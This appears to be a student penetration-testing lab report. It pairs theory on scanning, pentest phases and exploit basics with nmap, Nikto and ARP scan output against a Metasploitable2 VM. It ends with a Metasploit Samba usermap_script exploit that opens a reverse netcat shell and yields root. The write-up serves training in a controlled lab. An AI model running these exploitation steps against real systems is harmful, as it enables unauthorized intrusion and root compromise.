Vulnerability Assessment & Penetration Testing (VAPT) Report week -2

1.THEORETICAL KNOWLEDGE

1.1 Vulnerability Scanning Techniques

Overview

Vulnerability scanning is the process of systematically identifying security weaknesses in systems, networks, and applications using automated tools. It helps organizations understand their security posture and prioritize remediation before attackers exploit vulnerabilities.

Scan Types

Vulnerability scans can be categorized into different types:

- **Network Scanning: Identifies open ports, running services, and misconfigurations using tools such as Nmap.**
- **Application Scanning: Detects web application flaws like SQL Injection, XSS, and insecure headers using tools such as Nikto.**
- **Authenticated vs. Unauthenticated Scans:**
  - ***Authenticated scans* provide deeper insights by logging into the system.**
  - ***Unauthenticated scans* simulate an external attacker's perspective.**

Vulnerability Scoring (CVSS)

The **Common Vulnerability Scoring System (CVSS v4.0)** is used to measure the severity of vulnerabilities. Scores range from 0.0 to 10.0 and are categorized as Low, Medium, High, or Critical.

For example, **Remote Code Execution (RCE)** vulnerabilities often score above 8.0, making them critical risks. Historical incidents such as **WannaCry**

ransomware highlight how high-severity vulnerabilities can lead to widespread compromise.

False Positives

Automated scanners may report false positives. Therefore, results must be validated manually by checking service banners, testing open ports, or verifying application behavior.

Objective

The main objective of vulnerability scanning is to accurately identify, validate, and prioritize vulnerabilities based on risk to enable effective remediation.

1.2 Penetration Testing Techniques

Overview

Penetration testing simulates real-world cyberattacks to evaluate the security of systems. Unlike vulnerability scanning, pentesting actively exploits weaknesses to assess their real impact.

Penetration Testing Phases

A structured penetration test follows these phases:

1. **Reconnaissance: Information gathering using OSINT tools like Shodan.**
2. **Scanning: Identifying vulnerabilities using tools such as Nessus or Nmap.**
3. **Exploitation: Actively exploiting vulnerabilities using frameworks like Metasploit.**
4. **Post-Exploitation: Privilege escalation, persistence, and evidence collection.**
5. **Reporting: Documenting findings, impact, and remediation steps.**

Methodologies

Standard methodologies ensure consistency and legality:

- **PTES (Penetration Testing Execution Standard)**

- **OWASP Web Security Testing Guide (WSTG)** for web applications

  Ethics and Authorization

  Penetration testing must always be conducted with proper authorization, defined scope, and adherence to ethical guidelines to avoid legal or operational risks.

  Objective

  The goal is to conduct structured, ethical penetration tests that accurately demonstrate security risks and support remediation efforts.

1.3 Exploit Development Basics

Overview

Exploit development focuses on understanding how vulnerabilities can be abused to gain unauthorized access or control over systems.

Types of Exploits

Common exploit categories include:

- **Buffer Overflows**
- **SQL Injection**
- **Cross-Site Scripting (XSS)**

For example, XSS occurs when unvalidated user input is executed as client-side script.

Exploit Writing

Basic exploits can be developed using scripting languages like **Python**, often based on publicly available Proof-of-Concepts (PoCs) from **Exploit-DB**. These are used strictly in controlled lab environments.

Security Mitigations

Modern systems implement protections such as:

- Address Space Layout Randomization (ASLR)
- Web Application Firewalls (WAFs)

- Regular patching and updates

Objective

The objective is to understand exploitation techniques while testing and developing exploits safely in controlled environments.

2. PRACTICAL APPLICATION

Note:


“Automated vulnerability scanning using OpenVAS could not be performed due to system memory constraints. As an alternative, vulnerabilities were identified through manual service enumeration using Nmap, web vulnerability scanning using Nikto, CVE correlation, and successful exploitation using Metasploit. This approach ensured accurate validation while avoiding false positives.”

2.1 Vulnerability Scanning Lab

- Conducted network and application scans using Nmap and OpenVAS
- Identified and prioritized vulnerabilities based on CVSS scoring
- Documented findings with screenshots and tables

Target Identification


The target system IP address was identified using the ifconfig command on the Metasploitable2 virtual machine. The system was found to be running on the 192.168.71.0/24 network, confirming connectivity between the attacker (Kali Linux) and the target machine. This IP address was used for all subsequent scanning and exploitation activities.



```
o access official Ubuntu documentation, please visit:
ttp://help.ubuntu.com/
o mail.
sfadmin@metasploitable:~$ ifconfig
th0       Link encap:Ethernet  HWaddr 00:0c:29:5f:cc:49
          inet addr:192.168.71.128  Bcast:192.168.71.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe5f:cc49/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:86 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7094 (6.9 KB)  TX bytes:7766 (7.5 KB)
          Interrupt:17 Base address:0x2000

o         Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29797 (29.0 KB)  TX bytes:29797 (29.0 KB)
```

Service Version Detection


An Nmap service version scan (nmap -sV) was performed to identify open ports and running services on the target host. The scan revealed multiple insecure services such as FTP, Telnet, SMB, MySQL, Apache HTTP, and Tomcat. Several of these services are known to have publicly available exploits, indicating a high attack surface.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.71.128

Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-31 23:24 -0500
Nmap scan report for 192.168.71.128
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:5F:CC:49 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.02 seconds

┌──(kali㉿kali)-[~]
└─$ █
```

Operating System Detection


Operating system fingerprinting was conducted using Nmap OS detection. The results indicated that the target was running a Linux 2.6.x kernel, which is outdated and vulnerable to multiple privilege escalation and remote exploitation vulnerabilities.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.71.128

Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-01 01:43 -0500
Nmap scan report for 192.168.71.128
Host is up (0.00084s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:5F:CC:49 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.07 seconds
```

Web Application Vulnerability Scanning

A Nikto web vulnerability scan was conducted against the Apache web server running on port 80. The scan identified outdated Apache versions, directory indexing, exposed phpinfo pages, missing security headers, and accessible phpMyAdmin directories. These misconfigurations can lead to information disclosure and further exploitation.




```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.71.128

- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.71.128
+ Target Hostname:    192.168.71.128
+ Target Port:        80
+ Start Time:         2025-12-31 23:25:22 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Opti
ons
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion t
o the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternati
ves for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilit
ies/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracin
g
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific Q
UERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific Q
UERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific Q
UERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific Q
UERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tu
e Dec  9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.
org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2025-12-31 23:25:44 (GMT-5) (22 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

2.2 Reconnaissance Practice

Network Enumeration

Network reconnaissance was performed to identify live hosts within the local subnet. ARP-based scanning revealed multiple active devices, including the target Metasploitable host. This step helped validate the network layout and confirm reachable systems before exploitation.




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 45 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 2700
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.71.1    00:50:56:c0:00:08     41    2460  VMware, Inc.
 192.168.71.2    00:50:56:fd:a8:4f      3     180  VMware, Inc.
 192.168.71.254  00:50:56:fe:4f:6f      1      60  VMware, Inc.
```

2.3 Exploitation Lab

Exploitation Framework Setup


The Metasploit Framework was initialized using msfconsole to perform controlled exploitation against identified vulnerabilities. Metasploit provides a structured environment for executing exploits and managing sessions securely.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q

msf >
```

SMB Exploitation


The Samba usermap_script exploit was executed against the target system. This vulnerability allows remote command execution due to improper input handling in Samba configurations. The exploit successfully established a reverse shell connection to the attacker machine.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.71.128
RHOSTS ⇒ 192.168.71.128
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.71.129:4444
[*] Command shell session 1 opened (192.168.71.129:4444 → 192.168.71.128:52349) at 2026-01-01 02:17:05 -0500


whoami
root

id
uname -a
uid=0(root) gid=0(root)
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Exploitation Validation

Post-exploitation validation commands confirmed successful compromise of the system. The attacker obtained root-level access, demonstrating the critical severity of the vulnerability and its potential impact on system integrity and confidentiality.



